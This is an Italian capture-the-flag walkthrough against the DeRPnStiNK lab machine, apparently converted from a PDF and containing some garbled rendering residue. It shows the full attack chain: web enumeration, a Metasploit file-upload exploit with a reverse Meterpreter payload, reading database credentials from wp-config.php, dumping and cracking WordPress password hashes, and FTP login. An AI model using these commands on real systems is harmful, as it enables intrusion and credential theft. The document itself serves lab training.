
```
Finished
=====
```

Enumerazione directory con metodo bruteforce usando "gobuster".

Rilevate alcune sotto-directory non trovate con nmap.

# Ricognizione pagine web

```
<html> [event]
  > <head>[...]</head>
  > <body>
    <!--particles.js container-->
    > <div id="particles-js">[...]</div>
    <!--stats - count particles-->
    > <div class="count-particles">[...]</div>
    <div class="divhead" <h1="" style="color:Purple; font-size:250%;">DeRPnStiNK</div>
    > <div class="divpic">[...]</div>
    <script src="js/particles.min.js"></script>
    <script src="js/index.js"></script>
  > <div>
    > <div>
      > <div>
        > <div>
          > <div>
            > <div>
              > <div>
                > <div>
                  > <div>
                    > <div>
                      > <div>
                        > <div>
                          > <div>
                            > <div>
                              > <div>
                                > <div>
                                  > <div>
                                    > <div>
                                      > <div>
                                        > <div>
                                          > <div>
                                            > <div>
                                              > <div>
                                                > <div>
                                                  > <div>
                                                    > <div>
                                                      > <div>
                                                        > <div>
                                                          > <div>
                                                            > <div>
                                                              > <div>
                                                                > <div>
                                                                  > <div>
                                                                    > <div>
                                                                      > <div>
                                                                        > <div>
                                                                          > <div>
                                                                            > <div>
                                                                              > <div>
                                                                                > <div>
                                                                                  > <div>
                                                                                    > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
                                                                                      > <div>
................................................................
```




A prima vista, il sito non sembra contenere molto, ma il codice sorgente della root del server (<http://192.168.56.100>) rivela la prima flag:

flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166)

```
...flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) ...
```


# Ricognizione pagine web



```
(kali㉿kali)-[~]
$ sudo nvim /etc/hosts
[sudo] password for kali:
192.168.56.100 derpnstink.local

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters|
```

- Provato a navigare verso l'URL, ma non si carica e viene reindirizzato a "derpnstink.local".
- Aggiunto indirizzo ad /etc/hosts.
- Navigando su derpnstink.local/weblog, sito WordPress.



# Scan/enumerazione WP

[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)

```
(kali㉿kali)-[~]
$ gobuster dir -u http://derpnstink.local/weblog -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://derpnstink.local/weblog
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s


Starting gobuster in directory enumeration mode
=====
/.htpasswd          (Status: 403) [Size: 299]
/.htaccess          (Status: 403) [Size: 299]
/wp-admin           (Status: 301) [Size: 329] [→ http://derpnstink.local/weblog/wp-adm
/wp-content         (Status: 301) [Size: 331] [→ http://derpnstink.local/weblog/wp-con
/wp-includes        (Status: 301) [Size: 332] [→ http://derpnstink.local/weblog/wp-in

Progress: 20469 / 20470 (100.00%)
=====
```

# Enumerazione sotto-directory con gobuster.

WPScan per rilevare vulnerabilità WordPress ed enumerare gli utenti: trovato utente "admin" e alcune vulnerabilità di file upload e XSS (mostrate in seguito).

# Login WordPress



- Navigando su `derpnstink.local/weblog/wp-admin` e testando alcune password predefinite con l'utente admin si ottiene l'accesso alla pagina di amministrazione di WordPress tramite le credenziali "admin:admin".
- Subito chiaro che utente admin non ha pieni diritti di amministratore e si ha accesso solo a una funzionalità di Gallery Upload.

# Exploit vulnerabilità

```
[!] Title: Slideshow Gallery < 1.4.7 - Arbitrary File Upload
Fixed in: 1.4.7
References:
- https://wpscan.com/vulnerability/b1b5f1ba-267d-4b34-b012-7a047b1d77b2
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460
- https://www.exploit-db.com/exploits/34681/
- https://www.exploit-db.com/exploits/34514/
- https://seclists.org/bugtraq/2014/Sep/1
- https://packetstormsecurity.com/files/131526/
- https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload/
```

```
msf6 > use exploit/unix/webapp/wp_slideshowgallery_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > show options
```

```
Module options (exploit/unix/webapp/wp_slideshowgallery_upload):
```

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host
WP_PASSWORD		yes	Valid password for the provided username
WP_USER		yes	A valid username

```
Payload options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.0.3.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

ID	Name
----	------

0	WP SlideShow Gallery 1.4.6
---	----------------------------

Vulnerabilità di file upload rilevata da WPScan.

- Selezione exploit descritto da WPScan tramite Metasploit.
- Scelta payload per ottenere sessione Meterpreter.

# Sessione Meterpreter

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set TARGETURI /weblog
TARGETURI => /weblog
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set WP_PASSWORD admin
WP_PASSWORD => admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set WP_USER admin
WP_USER => admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit
```

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file ldhqtncd.php
[*] Sending stage (39927 bytes) to 192.168.56.100
[+] Deleted ldhqtncd.php
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.100:45666) at 2024-07-18 15:56:49 +0200
```

**meterpreter > █**

Configurazione opzioni necessarie e lancio exploit,  
con iniezione payload e ottenimento di una sessione  
meterpreter sulla macchina target.

# Accesso servizio MySQL

- Apertura shell interattiva tramite.
- Esplorazione macchina target fino a trovare file wp-config.php, contenente credenziali MySQL.

```
meterpreter > shell
Process 2002 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
</html/weblog/wp-content/uploads/slideshow-gallery$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@DeRPnStiNK:/var/www/html/weblog$ mysql -u root -p
mysql -u root -p
Enter password: mysql

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 327
Server version: 5.5.58-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■
```

```
www-data@DeRPnStiNK:/var/www/html/weblog$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Accesso al servizio MySQL con le credenziali appena trovate.

# Esplorazione servizio MySQL

```
mysql> show databases;  
show databases;  
+  
| Database |  
+  
| information_schema |  
| mysql |  
| performance_schema |  
| phpmyadmin |  
| wordpress |  
+  
5 rows in set (0.00 sec)
```

```
mysql> use wordpress;  
use wordpress;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
show tables;  
+  
| Tables_in_wordpress |  
+  
| wp_commentmeta |  
| wp_comments |  
| wp_gallery_galleries |  
| wp_gallery_galleriesslides |  
| wp_gallery_slides |  
| wp_links |  
| wp_options |  
| wp_postmeta |  
| wp_posts |  
| wp_term_relationships |  
| wp_term_taxonomy |  
| wp_termmeta |  
| wp_terms |  
| wp_usermeta |  
| wp_users |  
+  
15 rows in set (0.00 sec)
```

```
select * from wp_users;  
+-----+-----+-----+-----+  
| ID | user_login | user_pass | user_nicename |  
+-----+-----+-----+-----+  
| 1 | unclestinky | $P$B$WtFvboWCHU2R9qmKa1iWFfKSC41 | unclestinky |  
| 2 | admin | $P$B$gnU0VLAv.Rakd3ndrkfVIuQr6mFvpd/ | admin |  
+-----+-----+-----+-----+
```

- Esplorazione dei database/tabelle/attributi tramite i comandi MySQL.
- Trovato nuovo utente WordPress "unclestinky" e le hashes delle password.

```
(kali㉿kali)-[~]  
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 3 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
admin          (?)  
wedgie57      (?)  
2g 0:00:04:09 DONE (2024-07-18 16:17) 0.008026g/s 11222p/s 11302c/s 11302C/s wedner12..wedding896  
Use the "--show --format=phpass" options to display all of the cracked passwords reliably  
Session completed.
```

- Cracking delle password tramite John The Ripper.
- Oltre alle credenziali già note "admin:admin", trovate le credenziali "unclestinky:wedgie57".

# Login WordPress nuovo utente

The image shows a composite screenshot of a WordPress login interface and a dashboard. On the left, the login screen has a 'Username or Email' field containing 'unclestinky' and a 'Password' field with several blacked-out characters. A 'Remember Me' checkbox and a 'Log In' button are also present. On the right, the dashboard's 'Posts' section shows two items: 'Flag.txt — Draft' (marked as a draft) and 'Hello world!'. The 'Flag.txt — Draft' item is highlighted with a red box. Below it, a modal window titled 'Edit Post' displays the title 'Flag.txt' and the permalink 'http://derpnstink.local/weblog/flag-txt/'. The content area of the modal contains the text 'flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b4407f1dc07e51e6)'.

- Login alla pagina WordPress con le nuove credenziali per l'utente unclestinky.
- Nella sezione post presente una bozza di file di testo contenente la seconda flag:

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b4407f1dc07e51e6)

# Login FTP

```
[kali㉿kali)-[~]
$ ftp 192.168.56.100 21
Connected to 192.168.56.100.
220 (vsFTPd 3.0.2)
Name (192.168.56.100:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

```
ftp> ls
229 Entering Extended Passive Mode (|||44080|).
150 Here comes the directory listing.
